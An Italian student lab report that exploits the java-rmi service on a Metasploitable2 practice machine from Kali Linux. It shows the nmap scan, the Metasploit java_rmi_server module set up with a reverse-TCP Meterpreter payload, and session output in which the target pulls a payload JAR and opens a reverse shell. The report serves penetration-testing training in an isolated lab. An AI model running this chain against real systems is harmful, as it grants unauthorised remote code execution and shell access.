

Relazione S7L5

Oggi ci cimentiamo nello sfruttare un'altra vulnerabilità della macchina "Metasploitable2". Per prima cosa impostiamo l'ambiente per il test.


La macchina attaccante Kali Linux viene impostata sul IP 192.168.11.111.




La macchina vittima Metasploitable viene impostata con l'IP statico 192.168.11.112.




Fatto ciò, lanciando il comando ping e vedendo che le macchine comunicano ci apprestiamo a sfruttare le vulnerabilità della macchina vittima. Per poter raccogliere le informazioni che ci servono lanciamo il comando “nmap -sV 192.168.11.112”. La vulnerabilità scelta dalla traccia è la “java-rmi” sulla porta 1099.




Ora che abbiamo trovato la vulnerabilità interessata avviamo “msfconsole”.



Facciamo partire il comando di ricerca per cercare il modulo che useremo per l'attacco. In questo caso abbiamo utilizzato "search java_rmi".



Trovato il modulo da usare lo selezioniamo "use 1". Avviato il modulo visualizziamo le opzioni del modulo con "options" e notiamo subito che RHOSTS (vittima) e LHOST (attaccante).



Impostiamo gli IP corrispondenti e ricontrolliamo se tutto è a posto.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                         ml
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.
                                         0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Bene, ora che è tutto a posto facciamo partire l'exploit col comando "run". Consecutivamente lanciamo il comando "ipconfig" per scoprire l'IP della macchina attaccata e il comando "route" per scoprire com'è strutturato il network. Ed ecco che abbiamo ottenuto le info che cercavamo.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/qup2dgV4ZoSNC
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:49517) at 2024-12-20 11:23:52 +0100

meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe76:bae1
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe76:bae1  ::       ::
```